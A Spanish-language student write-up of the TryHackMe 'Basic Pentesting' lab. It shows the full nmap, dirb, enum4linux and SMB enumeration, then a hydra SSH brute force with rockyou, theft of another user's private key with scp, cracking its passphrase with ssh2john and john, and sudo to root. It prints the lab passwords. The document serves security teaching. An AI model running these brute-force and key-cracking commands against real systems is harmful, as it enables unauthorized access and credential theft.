

# WRITEUP LABORATORIO TRYHACKME



José L. Berenguel  
IES Zaidín-Vergeles  
Módulo – Hacking ético

## Tabla de contenidos

1. Enumeración.....	3
1.1. Enumeración de puertos.....	3
1.2. Enumeración web.....	4
1.3. Enumeración SMB.....	7
2. Explotación.....	8
2.1 Fuerza bruta al servicio SSH.....	8
2.2. Ataque de fuerza bruta a clave privada SSH.....	9
Bibliografía y referencias.....	12

# 1. Enumeración

## 1.1. Enumeración de puertos

Comenzamos la enumeración de la máquina enumerando los puertos más comunes y ejecutamos el script por defecto de nmap (**-sC**) y enumeramos las versiones de los servicios (**-sV**). Exportamos los resultados en todos los formatos (**-oA**) dentro de la carpeta nmap con el nombre **inicial**.

En el siguiente cuadro se muestran los resultados obtenidos.

```
$ sudo nmap -sC -sV 10.10.28.70 -oA nmap/inicial

# Nmap 7.91 scan initiated Tue Mar 15 11:57:51 2022 as: nmap -sC -sV -oA
nmap/inicial 10.10.28.70
Nmap scan report for 10.10.28.70
Host is up (0.047s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux;
protocol 2.0)
|_ ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_   Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat 9.0.7
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.7
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 1h20m00s, deviation: 2h18m34s, median: 0s
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_   System time: 2022-03-15T11:58:05-04:00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
```


```
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_     Message signing enabled but not required
| smb2-time:
|   date: 2022-03-15T15:58:05
|_   start_date: N/A

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue Mar 15 11:58:07 2022 -- 1 IP address (1 host up) scanned in
16.18 seconds
```

Como hemos visto en la enumeración de puertos, el puerto 80 (HTTP) se encuentra abierto. Vamos a realizar una inspección manual de la web.


## 1.2. Enumeración web

En la Figura 1 podemos observar que la web nos indica que está en mantenimiento.



*Figura 1: Web del laboratorio Basic Pentesting*

Dado que la página no tiene ninguna funcionalidad, vamos a inspeccionar el código fuente de la misma. El resultado obtenido lo podemos observar en la Figura 2, donde encontramos un comentario en el que nos pide que si queremos trabajar en algo miremos la sección **dev**.



```
1 <html>
2
3 <h1>Undergoing maintenance</h1>
4
5 <h4>Please check back later</h4>
6
7 <!-- Check our dev note section if you need to know what to work on. -->
8
9
10 </html>
11
```

Figura 2: Código fuente de la web del laboratorio Basic Pentesting

No sabemos muy bien a qué se refiere este comentario así que procedemos a realizar una enumeración de directorios web con **dirb**. Utilizaremos el diccionario por defecto que proporciona **dirb** (*common.txt*) y obtenemos un acierto. **dirb** nos indica que existe el directorio **development/** en el servidor web y que este es listable completamente.

```
$ dirb http://10.10.28.70

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Tue Mar 15 12:35:45 2022
URL_BASE: http://10.10.28.70/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.28.70/ ----
==> DIRECTORY: http://10.10.28.70/development/
+ http://10.10.28.70/index.html (CODE:200|SIZE:158)
+ http://10.10.28.70/server-status (CODE:403|SIZE:299)

---- Entering directory: http://10.10.28.70/development/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----

END_TIME: Tue Mar 15 12:39:37 2022
DOWNLOADED: 4612 - FOUND: 2
```

Inspeccionamos el contenido de este directorio y vemos que hay dos ficheros de texto, **dev.txt** y **j.txt** como se observa en la Figura 3.




Figura 3: Contenido del directorio development

El contenido de los ficheros se muestra a continuación

```
# Contenido de dev.txt
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I
think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have
tried that example
you get to show off how it works (and it's the REST version of the example!).
Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

```
#Contenido de j.txt
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any
weak credentials,
and I was able to crack your hash really easily. You know our password policy,
so please follow
it? Change that password ASAP.

-K
```

En los ficheros de texto hay alguna información interesante, se menciona que SMB está configurado y que un usuario al parecer usa credenciales débiles. Los comentarios de los ficheros aparecen con dos iniciales J y K, posiblemente, las iniciales de los usuarios que realizan estos comentarios.

## 1.3. Enumeración SMB

Vamos a realizar la enumeración de SMB con la herramienta **enum4linux**. Los resultados se muestran a continuación. Entre toda la información que nos ofrece la herramienta, observamos que se han descubierto dos usuarios locales, **kay** y **jan** como se muestra en la Figura 4.

```
Users on 10.10.28.70 via RID cycling (RIDS: 500-550,1000-1050)
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2853212168-2008227510-3551253869
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
```

Figura 4: Enumeración de SMB con enum4linux

La información obtenida en los ficheros anteriores nos sugiere que el usuario J que hemos descubierto en la enumeración SMB como **jan**, tiene una contraseña débil. Podemos profundizar y continuar con la enumeración de SMB conectándonos a los recursos compartidos para el usuario anónimo con **smbclient**.

```
Smbclient //10.10.28.70/Anonymous
```

Dejamos el campo de contraseña vacío y vemos que hay un fichero txt. Lo descargamos y visualizamos su contenido.

```
smb: \> ls
.                D          0 Thu Apr 19 13:31:20 2018
..               D          0 Thu Apr 19 13:13:06 2018
staff.txt        N        173 Thu Apr 19 13:29:55 2018
14318640 blocks of size 1024. 11093568 blocks available
smb: \> cat staff.txt
cat: command not found
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.9 KiloBytes/sec) (average 0.9 KiloBytes/sec)
smb: \> exit

(kali@kali)-[~/thm/basicpentesting]
$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

Figura 5: Otra forma de obtener los usuarios del sistema

## 2. Explotación

### 2.1 Fuerza bruta al servicio SSH

Decidimos realizar un ataque de fuerza bruta al servicio SSH para este usuario con **hydra**. El diccionario que usamos es **rockyou**. Los comando usados son **-l** para indicar el usuario (*login*), y **-P** para indicar el fichero de diccionario a usar. El ataque es un poco lento pero finalmente encontramos la contraseña de *jan*: **armando** como se muestra en la Figura 6.

```
(kali㉿kali)-[~]
└─$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.28.70
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-15 13:06:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommende
d to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143443
99), ~896525 tries per task
[DATA] attacking ssh://10.10.28.70:22/

[STATUS] 178.00 tries/min, 178 tries in 00:01h, 14344223 to do in 1343:06h, 16 active
[STATUS] 139.67 tries/min, 419 tries in 00:03h, 14343983 to do in 1711:42h, 16 active
[22][ssh] host: 10.10.28.70 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 7 final worker threads did not complete until e
nd.
[ERROR] 7 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-15 13:12:54
```

Figura 6: Resultado del ataque de fuerza bruta a SSH del usuario *jan*

Ahora nos podemos conectar por ssh con el usuario **jan**, como se muestra en la figura siguiente.

```
(kali㉿kali)-[~]
└─$ ssh jan@10.10.28.70
The authenticity of host '10.10.28.70 (10.10.28.70)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn40PL7GN/DuVHVv00LT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.28.70' (ECDSA) to the list of known hosts.
jan@10.10.28.70's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
```

Figura 7: Conexión por ssh con el usuario *jan*

Una vez logueados con la cuenta de *jan* procedemos a hacer un reconocimiento manual. En la carpeta de *jan* no encontramos ningún fichero interesante, vamos a comprobar el directorio home del otro usuario, *kay*. En la siguiente figura se muestra los aspectos más relevantes.



```
jan@basic2:~$ cd ..
jan@basic2:/home$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Apr 19  2018 .
drwxr-xr-x 24 root root 4096 Apr 23  2018 ..
drwxr-xr-x  2 root root 4096 Apr 23  2018 jan
drwxr-xr-x  5 kay  kay 4096 Apr 23  2018 kay
jan@basic2:/home$ cd kay/
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x  5 kay  kay 4096 Apr 23  2018 .
drwxr-xr-x  4 root root 4096 Apr 19  2018 ..
-rw-r--r--  1 kay  kay  756 Apr 23  2018 .bash_history
-rw-r--r--  1 kay  kay  220 Apr 17  2018 .bash_logout
-rw-r--r--  1 kay  kay 3771 Apr 17  2018 .bashrc
drwxr-xr-x  2 kay  kay 4096 Apr 17  2018 .cache
-rw-r--r--  1 root  kay  119 Apr 23  2018 .lessht
drwxrwxr-x  2 kay  kay 4096 Apr 23  2018 .nano
-rw-r--r--  1 kay  kay   57 Apr 23  2018 pass.bak
-rw-r--r--  1 kay  kay  655 Apr 17  2018 .profile
drwxr-xr-x  2 kay  kay 4096 Apr 23  2018 .ssh
-rw-r--r--  1 kay  kay    0 Apr 17  2018 .sudo_as_admin_successful
-rw-r--r--  1 root  kay  538 Apr 23  2018 .viminfo
```

Figura 8: Contenido de la carpeta home del usuario kay

Como se puede observar tenemos permisos de lectura en el directorio home de kay, y dentro de este encontramos el directorio oculto **.ssh** donde se suelen guardar las claves pública-privada de acceso. Además, encontramos un fichero **pass.bak** para el que no tenemos permiso de lectura.

```
jan@basic2:/home/kay$ cd .ssh/
jan@basic2:/home/kay/.ssh$ ls
authorized_keys id_rsa id_rsa.pub
```

Hemos tenido suerte y podemos ver que encontramos la clave privada (**id\_rsa**) y la clave pública (**id\_rsa.pub**). Podemos descargar la clave privada para poder conectarnos por SSH con la cuenta de kay y poder ver el contenido de ese fichero misterioso **pass.bak**. Para descargar el fichero usamos el comando **scp**.

```
scp jan@10.10.115.142:/home/kay/.ssh/id_rsa .
```

## 2.2. Ataque de fuerza bruta a clave privada SSH

Probamos a conectarnos a SSH con kay pero como vemos a continuación nos pide una contraseña.

```
ssh -i id_rsa kay@10.10.115.142
Enter passphrase for key 'id_rsa':
```

Dado que no conocemos la contraseña de kay, podemos utilizar John The Ripper para realizar un ataque de diccionario. Previamente, es necesario extraer el hash del archivo. John provee una serie de scripts en Python xxx2john para extraer estos hashes en función del tipo de archivo del que se

trata. En el caso de ssh, el script es `ssh2john` y en Kali están situados en `/usr/share/john/`. Para ejecutarlo debemos usar python en lugar de python3.

```
sudo python /usr/share/john/ssh2john.py id_rsa > idrsa.hash
```

El fichero ***idrsa.hash*** contiene el hash con la contraseña que atacaremos.

```
id_rsa:
$sshng$1$16$6ABA7DE35CDB65070B92C1F760E2FE75$2352$22835bfc9d2ad8f779e84676...
```

El ataque lo realizaremos con *john* y el diccionario ***rockyou***.

```
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt idrsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (id_rsa)
1g 0:00:00:04 DONE (2022-03-20 09:14) 0.2242g/s 3215Kp/s 3215Kc/s 3215KC/sa6_123..*7¡Vamos!
Session completed
```

Figura 9: Contraseña de la clave privada de kay rota con john

Ahora podremos acceder al servidor con la cuenta de usuario de *kay* y visualizar el contenido del fichero ***pass.bak*** que contiene la contraseña de este usuario.

```
kay@basic2:~$ ls -la
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 2018 .
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw-r--r-- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwxr-xr-x 2 kay kay 4096 Apr 17 2018 .cache
-rw-r--r-- 1 root kay 119 Apr 23 2018 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw-r--r-- 1 root kay 538 Apr 23 2018 .viminfo
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

Figura 10: Acceso a ssh con el usuario kay

Nos convertimos en usuario root introduciendo la contraseña que hemos averiguado anteriormente y podremos ver que en el directorio del superusuario hay un fichero ***flag.txt***.

```
kay@basic2:~$ sudo su -
[sudo] password for kay:
root@basic2:~#
root@basic2:~# ls -la
total 28
drwx----- 3 root root 4096 Apr 23 2018 .
drwxr-xr-x 24 root root 4096 Apr 23 2018 ..
-rw----- 1 root root 510 Apr 23 2018 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
-rw-r--r-- 1 root root 1017 Apr 23 2018 flag.txt
drwxr-xr-x 2 root root 4096 Apr 18 2018 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
```

*Figura 11: Mensaje obtenido tras rootear la máquina*

## Bibliografía y referencias

Guía completa de explotación del laboratorio:

<https://tmc222.medium.com/basic-pentesting-writeup-7b97be2d1199>